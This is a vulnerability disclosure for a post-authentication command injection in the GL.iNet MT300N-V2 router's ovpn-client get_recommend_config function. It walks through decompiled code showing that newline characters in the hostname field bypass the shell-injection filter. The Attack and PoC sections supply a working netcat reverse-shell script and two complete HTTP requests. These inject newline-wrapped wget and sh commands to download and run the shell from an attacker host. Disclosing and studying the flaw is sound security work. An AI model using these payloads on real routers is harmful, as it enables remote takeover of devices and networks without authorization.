GL.iNet MT300N-V2 ovpn-client.so get_recommend_config function command injection vulnerability

Product Information

```
Brand: GL.iNet
Model: MT300N-V2
Firmware Version: V4.3.25
Official Website: https://www.gl-inet.com/
Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.25
```

Affected Component

```
get_recommend_config function in \usr\lib\oui-httpd\rpc\ovpn-client.so
```


Suggested description of the vulnerability

```
GL.iNet MT300N-V2 V4.3.25 ovpn-client.so get_recommend_config function command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file gl.conf defines the processing scripts for each URI path, which can be traced to oui-rpc.lua.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154    methods[json_data.method](json_data.id, json_data.params or {})
```

```
115    local methods= {
116        ["challenge"] = rpc_method_challenge,
117        ["login"] = rpc_method_login,
118        ["logout"] = rpc_method_logout,
119        ["alive"] = rpc_method_alive,
120        ["call"] = rpc_method_call
121    }
```


Calls the rpc_method_call function, which in turn executes the rpc.call function call.

```
71  local function rpc_method_call(id, params)
72      if #params < 3 then
73          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74          ngx.say(cjson.encode(resp))
75          return
76      end
77
78      local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80      if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82          ngx.say(cjson.encode(resp))
83          return
84      end
85
86      if args and type(args) ~= "table" then
87          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88          ngx.say(cjson.encode(resp))
89          return
90      end
91
92      ngx.ctx.sid = sid
93
94      if not rpc.is_no_auth(object, method) then
95          if not rpc.access("rpc", object .. "." .. method) then
96              local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97              ngx.say(cjson.encode(resp))
98              return
99          end
00      end
01
02      local res = rpc.call(object, method, args)
03      if type(res) == "number" then
```

Calls /cgi-bin/glc

```
126  local function glc_call(object, method, args)
127      ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129      local res = ngx.location.capture("/cgi-bin/glc", {
130          method = ngx.HTTP_POST,
131          body = cjson.encode({
132              object = object,
133              method = method,
134              args = args or {}
135          })
136      })
```

In glc, the corresponding handler library functions are loaded, located in the /usr/lib/oui-httpd/rpc folder



The binary ovpn-client.so contains a command injection vulnerability in get_recommend_config.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```
67
68  v68 = *(_DWORD *)off_25224;
69  if ( !off_251AC(a1, &aOvpnclientClie_6[dword_25024 - 65512]) || !off_251AC(a1, &aProto[dword_25024 - 0x10000]) )
70  {
71    v7 = ((int (__fastcall *)(char *))off_251F8)(&aParameterMissi[dword_25024 - 0x10000]);
72    ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrMsg[dword_25024 - 0x10000], v7);
73    v8 = ((int (__fastcall *)(int, int))off_250CC)(-10, -1);
74    ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrCode[dword_25024 - 0x10000], v8);
75    goto LABEL_12;
76  }
77  v43 = ((int (*)(void))off_251D0)();
78  v3 = off_251AC(a1, &aOvpnclientClie_6[dword_25024 - 65512]);
79  v38 = ((int (__fastcall *)(int))off_25184)(v3);
80  v4 = off_251AC(a1, &aProto[dword_25024 - 0x10000]);
81  v30 = ((int (__fastcall *)(int))off_25184)(v4);
82  if ( !off_251AC(a1, &aServers[dword_25024 - 0x10000]) )
83    goto LABEL_12;
84  v45 = off_251AC(a1, &aServers[dword_25024 - 0x10000]);
85  v44 = ((int (__fastcall *)(int))off_25100)(v45);
86  memset(v50, 0, sizeof(v50));
87  memset(v51, 0, sizeof(v51));
88  *(_DWORD *)v47 = 0;
89  v48 = 0;
90  memset(v52, 0, sizeof(v52));
91  v49[0] = 0;
92  v49[1] = 0;
93  ((void (__fastcall *)(int, char *, _DWORD *))off_25140)(v43, &aNetworkOvpncli[dword_25024 - 0x10000], v50);
94  if ( LOBYTE(v50[0]) )
95  {
96    ((void (__fastcall *)(int, char *, char *))off_25140)(v43, &aNetworkOvpncli_2[dword_25024 - 0x10000], v47);
97    ((void (__fastcall *)(int, char *, _DWORD *))off_25140)(v43, &aNetworkOvpncli_1[dword_25024 - 0x10000], v51);
98    ((void (*)(const char *, const char *, ...))off_25144)((const char *)v51, &a55s[dword_25024 - 0x10000], v52, v49);
99    if ( ((int (__fastcall *)(const char *))off_250BC)((const char *)v52) == v38 )
100   {
101     if ( ((int (__fastcall *)(const char *, const char *))off_25108)(v47, &aIfconfigOvpncl[dword_25024 - 65468]) )
102     {
103       v10 = ((int (__fastcall *)(char *))off_251F8)(&aPleaseStopOvpn[dword_25024 - 0x10000]);
104       ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrMsg[dword_25024 - 0x10000], v10);
105       v11 = ((int (__fastcall *)(int, int))off_250CC)(-11, -1);
106       ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrCode[dword_25024 - 0x10000], v11);
107       ((void (__fastcall *)(int))off_251F4)(v43);
108       goto LABEL_12;
109     }
110     ((void (__fastcall *)(int, char *))off_25214)(v43, &aNetworkOvpncli[dword_25024 - 0x10000]);
111     ((void (__fastcall *)(int, char *))off_250C8)(v43, &aFirewallOvpncl_4[dword_25024 - 65516]);
112   }
113 }
114 s = (char *)(((int (__fastcall *)(int, char *))off_251D4)(v43, &aOvpnclientClie[dword_25024 - 0x10000]) - 1);
115 if ( (int)s >= 0 )
116 {
117   do
118   {
119     *(_DWORD *)v65 = 0;
```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

ovpn-client > ovpn-client.get_recommend_config

servers

```
5   {
82    v45 = guci_init();
83    v3 = json_object_get(a1, "group_id");
84    v40 = ((int (__fastcall *)(int))json_integer_value)(v3);
85    v4 = json_object_get(a1, "proto");
86    v32 = ((int (__fastcall *)(int))json_integer_value)(v4);
87    if ( !json_object_get(a1, "servers") )
88      goto LABEL_12;
89    v47 = json_object_get(a1, "servers");
90    v46 = ((int (__fastcall *)(int))json_array_size)(v47);
91    memset(v52, 0, sizeof(v52));
92    memset(v53, 0, sizeof(v53));
93    *(_DWORD *)v49 = 0;
94    v50 = 0;
95    memset(v54, 0, sizeof(v54));
96    v51[0] = 0;
97    v51[1] = 0;
```

```
191     {
192   LABEL_9:
193       if ( v46 >= 1 )
194       {
195         v36 = 0;
196         for ( i = ((int (__fastcall *)(int, _DWORD))json_array_get)(v47, 0);
197               ;
198               i = ((int (__fastcall *)(int, int))json_array_get)(v47, v36) )
199         {
200           nptr = (char *)json_object_get(i, "hostname");
201           v34 = ((int (__fastcall *)(char *))json_array_size)(nptr);
202           if ( v34 >= 1 )
203           {
204             for ( j = 0; j != v34; ++j )
205             {
206               v19 = ((int (__fastcall *)(char *, int))json_array_get)(nptr, j);
207               sb = (char *)((int (__fastcall *)(int))json_string_value)(v19);
208               if ( !((int (__fastcall *)(char *))str_check_shell_injecting)(sb) )
209               {
210                 *(_DWORD *)v67 = 0;
211                 ((void (__fastcall *)(void *, int, size_t))memset)(v68, 0, 0x7Cu);
212                 *(_DWORD *)v69 = 0;
213                 ((void (__fastcall *)(void *, int, size_t))memset)(&v69[4], 0, 0x7Cu);
214                 ((void (*)(char *, const char *, ...))sprintf)(v67, "%s.tcp", sb);
215                 ((void (*)(char *, const char *, ...))sprintf)(v69, "%s.udp", sb);
216                 if ( v32 != 1 )
217                 {
218                   if ( v32 != 2 )
219                     ((void (__fastcall *)(const char *))download_recommend_config)(v67);
220                   ((void (__fastcall *)(const char *))download_recommend_config)(v69);
221                 }
222                 else
223                 {
224                   ((void (__fastcall *)(const char *))download_recommend_config)(v67);
225                 }
226               }
227             }
228           }
229           if ( v46 == ++v36 )
230             break;
231         }
```

sink

```
1   /* Function: download_recommend_config */
2   /* Address: 0xC490 */
3
4   int __fastcall download_recommend_config(const char *a1)
5   {
6     const char *i; // $a0
7     int v2; // $a0
8     int v3; // $a1
9     int v4; // $a3
10    char v7[4]; // [sp+2Ch] [-308h] BYREF
11    char v8[124]; // [sp+30h] [-304h] BYREF
12    char v9[4]; // [sp+ACh] [-288h] BYREF
13    char v10[124]; // [sp+B0h] [-284h] BYREF
14    char v11[4]; // [sp+12Ch] [-208h] BYREF
15    _BYTE s[508]; // [sp+130h] [-204h] BYREF
16    int v13; // [sp+32Ch] [-8h]
17
18    v13 = *(_DWORD *)(void *)0x25404;
19    *(_DWORD *)v11 = 0;
20    ((void (__fastcall *)(void *, int, size_t))memset)(s, 0, (size_t)&stru_168.d_un);
21    *(_DWORD *)v7 = 0;
22    ((void (__fastcall *)(void *, int, size_t))memset)(v8, 0, 0x7Cu);
23    *(_DWORD *)v9 = 0;
24    ((void (__fastcall *)(void *, int, size_t))memset)(v10, 0, 0x7Cu);
25    ((void (*)(char *, const char *, ...))sprintf)(v7, "/tmp/ovpn_download/%s.ovpn", a1);
26    ((void (*)(char *, const char *, ...))sprintf)(v9, "/tmp/curl_uuid/%s.ovpn", a1);
27    if ( ((char *(__fastcall *)(const char *, const char *))strstr)(a1, "tcp") )
28    {
29      ((void (*)(char *, const char *, ...))sprintf)(v11, "touch %s; curl -LsS --connect-timeout 35 -m 20 https://downloads.nordcdn.com/configs/files/ovpn_tcp/servers/%s.ovpn > %s; rm -f %s");
30    }
31    else if ( ((char *(__fastcall *)(const char *, const char *))strstr)(a1, "udp") )
32    {
33      ((void (*)(char *, const char *, ...))sprintf)(v11, "touch %s; curl -LsS --connect-timeout 35 -m 20 https://downloads.nordcdn.com/configs/files/ovpn_udp/servers/%s.ovpn > %s; rm -f %s");
34    }
35    for ( i = (const char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("ls /tmp/curl_uuid |wc -w");
36          ((int (__fastcall *)(const char *))atoi)(i) >= 20;
37          i = (const char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("ls /tmp/curl_uuid |wc -w") )
38    {
39      ((void (__fastcall *)(unsigned int))sleep)(0);
40    }
41    ((void (__fastcall *)(char *))fork_exec)(v11);
42    if ( v13 != *(_DWORD *)(void *)0x25404 )
43      ((void (__fastcall __noreturn *)(int, int, unsigned int, int))__stack_chk_fail)(v2, v3, 0x2D000u, v4);
44    return 0;
```

```
Source is the user-controllable JSON parameter servers[].hostname[] string.

v47 = json_object_get(a1, "servers");
i = json_array_get(v47, v36);
nptr = json_object_get(i, "hostname");

v19 = json_array_get(nptr, j);
sb = json_string_value(v19);

```

That is, the fields in the request JSON:

```
{
  "group_id": 12345,
  "proto": 1,
  "servers": [
    {
      "hostname": ["user-controllable string"]
    }
  ]
}
```

Each element in the "hostname" array is concatenated into a .tcp or .udp configuration name and then passed to download_recommend_config().

Sink is fork_exec(v11).

```
sprintf(v67, "%s.tcp", sb);
sprintf(v69, "%s.udp", sb);

download_recommend_config(v67);
download_recommend_config(v69);
```

After entering download_recommend_config(a1):

```
sprintf(v7, "/tmp/ovpn_download/%s.ovpn", a1);
sprintf(v9, "/tmp/curl_uuid/%s.ovpn", a1);

sprintf(v11,
        "touch %s; curl -LsS --connect-timeout 35 -m 20 https://downloads.nordcdn.com/configs/files/ovpn_tcp/servers/%s.ovpn > %s; rm -f %s");

fork_exec(v11);
```

The user-controllable hostname ultimately affects shell command parameters such as touch, curl, redirect paths, and rm -f. If the hostname contains shell command separators such as newlines, it can break the original command structure, causing command injection.

The complete data flow is as follows:

```
get_recommend_config(a1, a2)
    └── json_object_get(a1, "servers")
            └── json_array_get(servers, i)
                    └── json_object_get(server, "hostname")
                            └── json_array_get(hostname, j)
                                    └── json_string_value(...)
                                            └── sb = user_input
                                                    └── str_check_shell_injecting(sb)
                                                            └── sprintf(v67, "%s.tcp", sb)
                                                            └── download_recommend_config(v67)
                                                                    └── sprintf(v7, "/tmp/ovpn_download/%s.ovpn", a1)
```

```
                                                                    └──
sprintf(v9, "/tmp/curl_uuid/%s.ovpn", a1)
                                                                    └──
sprintf(v11, "touch ... curl ... %s.ovpn ...")
└── fork_exec(v11)

The check functions during this process are as follows:

json_object_get(a1, "group_id")
json_object_get(a1, "proto")
json_object_get(a1, "servers")

These checks only determine whether the required parameters exist and cannot
filter malicious characters in the hostname.

str_check_shell_injecting(sb)

This is the main security check function, used to detect whether the
hostname contains shell injection risks.
This is an externally imported function. Through actual testing, it was
found to have high security, filtering most special strings used for command
injection such as: ;&&||`$()
However, it misses one special character: \n (newline)
However, when constructing reverse shell commands later, special characters
such as ;&&||`$() are inevitably needed. Therefore, we adopt a file upload
approach, uploading a generic reverse shell script to the target router and
then executing it, thereby obtaining a low-level shell.
```

Attack


Obtain a shell by directly injecting commands.

```
First, create a shell script:
reverse.sh:
    rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p

Then upload reverse.sh
          "group_id": 12345,
          "proto": 1,
          "servers": [{"hostname": ["\n wget
http://192.168.31.166:8876/reverse.sh \n"]}]

Finally execute reverse.sh:
          "group_id": 12345,
          "proto": 1,
          "servers": [{"hostname": ["\n sh reverse.sh \n"]}]
```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_ovpn-client_get_recommend_config.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, update the value of the first element in the params list. The value corresponding to this PoC is zj0vYudgRO3QYKldObWG2deRlfa5X4Uu.

Two requests need to be sent: one to upload the shell script, and one to execute the shell script

Upload:

```
POST /rpc HTTP/1.1

Host: 192.168.31.7

Content-Length: 229

Accept: application/json, text/plain, */*

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Content-Type: application/json

```

```
Origin: http://192.168.31.7

Referer: http://192.168.31.7/

Accept-Encoding: gzip, deflate, br

Cookie: Admin-Token=zjOvYudgRO3QYKldObWG2deRlfa5X4Uu

Connection: keep-alive



{"jsonrpc":"2.0","id":40,"method":"call","params":
["zjOvYudgRO3QYKldObWG2deRlfa5X4Uu","ovpn-client","get_recommend_config",{

          "group_id": 12345,
          "proto": 1,
          "servers": [{"hostname": ["\n wget
http://192.168.31.166:8876/reverse.sh \n"]}]

}]}
```

Execute shell script

```
POST /rpc HTTP/1.1

Host: 192.168.31.7

Content-Length: 229

Accept: application/json, text/plain, */*

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Content-Type: application/json

Origin: http://192.168.31.7

Referer: http://192.168.31.7/

Accept-Encoding: gzip, deflate, br

Cookie: Admin-Token=zjOvYudgRO3QYKldObWG2deRlfa5X4Uu

Connection: keep-alive



{"jsonrpc":"2.0","id":40,"method":"call","params":
["zjOvYudgRO3QYKldObWG2deRlfa5X4Uu","ovpn-client","get_recommend_config",{

          "group_id": 12345,
          "proto": 1,
          "servers": [{"hostname": ["\n sh reverse.sh \n"]}]
```

```
32
33 }]}
```

Discoverer

ZippyJia